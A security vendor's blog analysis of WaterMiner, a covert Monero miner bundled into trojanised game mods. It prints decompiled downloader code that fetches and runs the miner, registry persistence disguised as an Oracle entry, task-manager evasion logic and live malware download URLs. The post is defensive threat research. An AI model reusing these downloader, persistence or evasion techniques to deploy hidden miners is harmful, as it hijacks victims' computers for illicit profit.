WaterMiner – a New Evasive Crypto-Miner

blog.minerva-labs.com/waterminer-a-new-evasive-crypto-miner


- Tweet
-

Minerva Labs has uncovered malicious software that implements a new evasive cryptocurrency mining campaign.

This post explains the nature of malicious cryptocurrency miners (cryptominers), dissects the newly discovered malware, and explains its evasive techniques and infection vectors that the adversaries employed to get around endpoint security tools. We also provide details about the identity of the person who is likely behind this campaign.

The Monero Gold Rush

Cryptocurrencies are becoming increasingly common. Bitcoin is the most widely adopted example, having gained popularity among even the non-tech-savvy crowds, and accepted by well-known retailers like Expedia.



But Bitcoin is not the only cryptocurrency out there. There are more than 10 different cryptocurrencies with a market cap exceeding 1 billion US dollars including Ethereum, Litecoin, ZCash and Monero. Some are very similar, but others significantly differ in the mathematical and computational properties of their implementation.

It is possible to gain cryptocurrency as a reward for performing heavy computational operations, this process is often referred to as mining. Crypto-mining malware abuses its victim's resources to perform the heavy computational operations required in the mining process, while the cybercriminal collects the reward for the mining. Lately, we saw an increase in malware mining a specific type of cryptocurrency – Monero. Monero's design makes it anonymous and virtually untraceable, causing it to be highly popular among cybercriminals.

Last May Proofpoint uncovered the Adylkuzz Monero mining malware which shared the same exploits as WannaCry to spread laterally.

Additional examples of controversial mining of Monero were observed last month, when the security researcher @PaulWebSec observed that popular websites such as CBS Showtime, The Pirate Bay and many others executed code that "borrowed" CPU time from their visitors to mine Monero:

@PaulWebSec enumerating top websites mining Monero

Minerva recently discovered another illicit Monero-mining campaign, which deployed malicious Monero miners and targeted Russian-speaking individuals, as described below.


What is WaterMiner?

The intercepted campaign, which we dubbed WaterMiner, infects victims with a simple yet effective Monero mining malware which is designed to hide from endpoint monitoring tools. How effective could such mining software be on consumer-grade CPUs? After all, it's no longer feasible to mine some of the more established cryptocurrencies such as Bitcoin without a special dedicated pricy setup utilizing high-end customized electronics.


Interestingly, it turns out that mining Monero on machines with regular CPUs is still effective due to the nature of the cryptographic algorithm that Monero uses. This feasibility, combined with the anonymous nature of its design, makes Monero even more attractive to cybercriminals.

The attackers spread WaterMiner by illicitly bundling this crypto-mining malware with gaming "mods", which patched computer games to augment or bypass their functionality. The campaigned distributed the malicious software on a Russian-speaking forum. For instance, one of the Trojanized mods claimed to "enhance" the popular R-rated game GTA. It was distributed to the victims under the name "Arbuz" - watermelon in Russian, which is why we named the campaign WaterMiner.

Several forum members posted a download link to the Trojanized file on different forums, marketing its various features to the potential victims, even adding a link to a clean scan of the mod on VirusTotal.




One of the posts publishing the Trojanized mod, note the link to VT



Another case of the same content posted on a different forum by a member with a different nickname

The mod, bundled with the miner's downloader, was hosted at Yandex.Disk, the Russian equivalent of Google Drive or Dropbox, as a RAR archive. The RAR file provides the proclaimed mod functionality; however, among the dozens of files, it includes a file called

“pawncc.exe”, as shown in the following screenshot. This is the bridgehead which will download the cryptominer once the mod is executed.



Once executed on the victim’s system, pawncc.exe acts as a downloader, launching a chain of events that results in the execution of the WaterMiner malware.

The pawncc.exe process begins by verifying that the machine is not already infected with this malicious software. If the miner is not already present, it creates an infection marker. The infection marker creates the registry key “HKLM\Software\IntelPlatform” with the value named “Ld566xsMp01a” set to “Nothing”:

RegQueryValueExA	Handle: `0x000000ec` FullName: `HKEY_CURRENT_USER\Software\IntelPlatform\Ld56xsMp01a` ValueName: `Ld56xsMp01a`
RegSetValueExA	Handle: `0x000000ec` Buffer: `Nothing` BufferLength: `7` ValueName: `Ld56xsMp01a` Type: `REG_SZ` FullName: `HKEY_CURRENT_USER\Software\IntelPlatform\Ld56xsMp01a`

A Cuckoo sandbox execution trace of the downloader, showing the initialization of the infection marker

Next, pawncc.exe downloads WaterMiner to the temp folder from a Google Drive link. It sets the value of the infection marker to “loaded” and the miner will be executed on a new process named “Intel (R) Security Assistent.exe”:


```
void sub_435780()
{
  char v0; // [esp+D0h] [ebp-150h]
  DWORD pcbBuffer; // [esp+1D8h] [ebp-48h]
  CHAR Buffer; // [esp+1E4h] [ebp-3Ch]

  pcbBuffer = 50;
  GetUserNameA(&Buffer, &pcbBuffer);
  j__sprintf(&v0, "C:\\Users\\%s\\AppData\\Local\\Temp", &Buffer);
  j__strcat(byte_4B19D0, &v0);
  j__strcat(byte_4B1AD0, "https://goo.gl/MWTs3Y");
  j__strcat(byte_4B1BD0, "Intel(R) Security Assistent.exe");
  dword_481998 = (int)CreateThread(0, 0, StartAddress, byte_4B19D0, 0, (LPDWORD)&unk_481968);
  *(&dword_481998 + 12) = (int)CreateThread(0, 0, sub_432766, 0, 0, (LPDWORD)&unk_481968 + 12);
  Sleep(0x2710u);
}
```

Download the miner, save it to the temp folder and execute it as “Intel (R) Security Assistent.exe”

The malware will not procced to the next stage if the infection marker’s value is already set to“loaded”**,** making this simple registry value an effective **vaccine** against it**.**

You may see in the image below the test for the infection marker. The lower block, which includes the function in charge of downloading and executing the malware, will be skipped if the infection marker is already present and set to “Loaded”:



The second code block is skipped if the infection marker is found

While examining the downloader, Minerva found unique indicators, which helped trace the source code of an earlier version on Pastebin, an online copy and paste service. The author’s comments within the source explicitly refer to the `mining functionality and indicate that the attacker intentionally included the miner as part of the mod:

```
#define _SILENCE_STDEXT_HASH_DEPRECATION_WARNINGS
// by Martin 0pc0d3R
/*
    + Загружает во временную папку 11 файлов майнера
    + Скрывает все файлы и скрыто запускает exeшник
    + Прописывает себя в автозагрузку
    + Загрузка файлов происходит только один раз
    TODO:
    - Создать резервные копии всех файлов майнера
    - Добавить запуск майнера в планировщик задач
    - При админке регать службу для сокрытия майнера
*/
#include <windows.h>
#include <string>
#include <assert.h>
#include <process.h>
```

Interesting comments by Martin 0pc0d3r in an earlier version of the miner's downloader

Translated from Russian, the first part of the comments goes through existing functionality:

- Loading 11 miner files to the temp folder
- Adding persistency mechanism
- Hiding the files and the persistency mechanism
- Downloading the miner files only once

There are even some comments in the TODO section, suggesting the upcoming improvements to the miner:

- Creating a backup of the miner files
- Using the task scheduler for persistency
- Execute the miner as a service to hide it

pawncc.exe downloads the mining software to the victim's system and saves it in "%TEMP%\Intel(R) Security Assistent.exe", a 64-bit executable

The miner establishes persistence to survive any reboots using the registry, hiding under a RunOnce key, disguised as an "Oracle Corporation" application:

```
call    cs:GetCurrentProcess
mov     rcx, rax          ; hProcess
lea     edx, [rdi+40h]    ; dwPriorityClass
call    cs:SetPriorityClass
mov     ebx, 104h
mov     r8d, ebx          ; nSize
lea     rdx, [rbp+1A8h+Filename] ; lpFilename
xor     ecx, ecx          ; hModule
call    cs:GetModuleFileNameA
lea     edx, [rdi+6]      ; dwFileAttributes
lea     rcx, [rbp+1A8h+Filename] ; lpFileName
call    cs:SetFileAttributesA
mov     [rsp+2A0h+lpdwDisposition], rdi ; lpdwDisposition
lea     rax, [rsp+2A0h+hKey]
mov     [rsp+2A0h+phkResult], rax ; phkResult
mov     [rsp+2A0h+lpSecurityAttributes], rdi ; lpSecurityAttributes
mov     [rsp+2A0h+samDesired], 2 ; samDesired
mov     [rsp+2A0h+dwOptions], edi ; dwOptions
lea     r9, Class         ; lpClass
xor     r8d, r8d          ; Reserved
lea     rdx, SubKey       ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
mov     rcx, 0FFFFFFFF80000001h ; hKey
call    cs:RegCreateKeyExA
mov     [rsp+2A0h+samDesired], ebx ; cbData
lea     rax, [rbp+1A8h+Filename]
mov     qword ptr [rsp+2A0h+dwOptions], rax ; lpData
lea     r9d, [rdi+1]      ; dwType
xor     r8d, r8d          ; Reserved
lea     rdx, ValueName    ; "Oracle Corporation"
mov     rcx, [rsp+2A0h+hKey] ; hKey
call    cs:RegSetValueExA
mov     rcx, [rsp+2A0h+hKey] ; hKey
call    cs:RegCloseKey
```

Next, it will start mining and will communicate with xmr.pool.minergate.com on TCP port 45560. This hostname belongs to a mining pool. These pools are a collaboration of multiple miners, enabling them to share their resources and rewards according to their contribution to the pool. At the moment, there are dozens of Monero mining pools available to the public.

After examining the miner, Minerva observed that it is a modified version of the common open-source miner called XMRig:

Failover

```
xmrig.exe -o pool.minemonero.pro:5555 -u YOUR_WALLET1 -p x -k -o pool.supportxmr.c
```

For failover you can add multiple pools, maximum count not limited.

Options

```
  -a, --algo=ALGO       cryptonight (default) or cryptonight-lite
  -o, --url=URL         URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
  -t, --threads=N       number of miner threads
  -v, --av=N            algorithm variation, 0 auto select
  -k, --keepalive       send keepalived for prevent timeout (need pool support)
```

```
option doesn't take an argument -- %.*s
unknown option -- %c
option requires an argument -- %s
unknown option -- %s
Usage: xmrig [OPTIONS]
Options:
-a, --algo=ALGO cryptonight (default) or cryptonight-lite
-o, --url=URL URL of mining server
-O, --userpass=U:P username:password pair for mining server
-u, --user=USERNAME username for mining server
-p, --pass=PASSWORD password for mining server
-t, --threads=N number of miner threads
-v, --av=N algorithm variation, 0 auto select
-k, --keepalive send keepalived for prevent timeout (need pool support)
-r, --retries=N number of times to retry before switch to backup server (default: 5)
-R, --retry-pause=N time to pause between retries (default: 5)
--cpu-affinity set process affinity to CPU core(s), mask 0x3 for cores 0 and 1
--no-color disable colored output
--donate-level=N donate level, default 5%% (5 minutes in 100 minutes)
```

On the left - XMRig instructions, on the right - strings extracted from the customized miner

XMRig is not malicious on its own, but installing it on systems without authorization to gain illicit profit from unsuspecting victims, is not a legit use case.


Minerva also came across older versions of the dropper, which distributed a different miner called Nice Hash. However, the adversary switched to XMRig probably because Nice Hash required almost a dozen of different files to run properly on the victim's system.

Fooling Victims, Hiding in Plain Sight

Miners are performing heavy computational calculations as part of the mining process so naturally, they consume a significant percentage of its victim's CPU. This means that the victim will notice the anomaly when the infected system suddenly slows down. To investigate, the person will probably open the Windows task manager or equivalent apps to inspect, which application is slowing down the system. In the WaterMiner campaign, the attacker chose to evade detection by tweaking the original XMRig to continuously search if there is an open window titled:

- Windows Task Manager (in English and Russian)
- Task Manager
- AnVir (Russian task manager equivalent)
- Process Hacker


An excerpt from the tweaked XMRig code that checks for these windows is captured in the following screenshot:



Window titles that will cause WaterMiner to stop mining to evade detection

If the miner detects any of the above apps, the mining operation would halt, making it less likely that the victim will detect the presence of the malicious program.

Malware variants that the same attacker spread in earlier campaigns included a different type of test: instead of looking for windows, the miner tried to detect the monitoring apps by inspecting the running process list and terminating itself if any of the processes shown in the screenshot below are found:



If Task Manager or AnVir are found - call taskkill to terminate the malware

Minerva's Anti-Evasion Platform blocks WaterMiner malware by making it believe that it is constantly monitored – forcing it to avoid any mining activity by exploiting the miner's own evasive design.

Who is behind WaterMiner?

In the world of cybercrime, we often come-across well-organized gangs. However, it seems that Monero also attracts resourceful individuals who are not the classic attackers we might imagine as criminal masterminds, just like Alaska lured many unskilled miners during the gold rush.

Mining during the gold rush, Alaska (credit)

According to several forum posts and the source code Minerva tracked down, the person behind the WaterMiner campaign appears to hide under the alias “Martin Opc0d3r”, and has some history in developing other forms of questionable or malicious software, such as auto-aiming bots and mods for computer games. However, it seems that lately he realized it’s possible to earn money from his popular mods by infecting his “clients” with multiple types of malware, including cryptominers.

Minerva located the URL hardcoded in one of the WaterMiner samples, hxxp://cw36634[.]tmweb[.]ru/getfile[.]php?file=12, to at least a dozen more samples created by the same actor, downloaded from almost identical URLs:

2017-09-20	1/64	http://cw36634.tmweb.ru/getfile.php?file=5
2017-09-20	1/64	http://cw36634.tmweb.ru/getfile.php?file=8
2017-09-20	2/64	http://cw36634.tmweb.ru/getfile.php?file=13
2017-09-20	1/64	http://cw36634.tmweb.ru/getfile.php?file=6
2017-09-20	2/64	http://cw36634.tmweb.ru/getfile.php?file=2
2017-09-20	1/64	http://cw36634.tmweb.ru/getfile.php?file=9
2017-09-20	1/64	http://cw36634.tmweb.ru/getfile.php?file=3
2017-09-20	1/64	http://cw36634.tmweb.ru/getfile.php?file=4

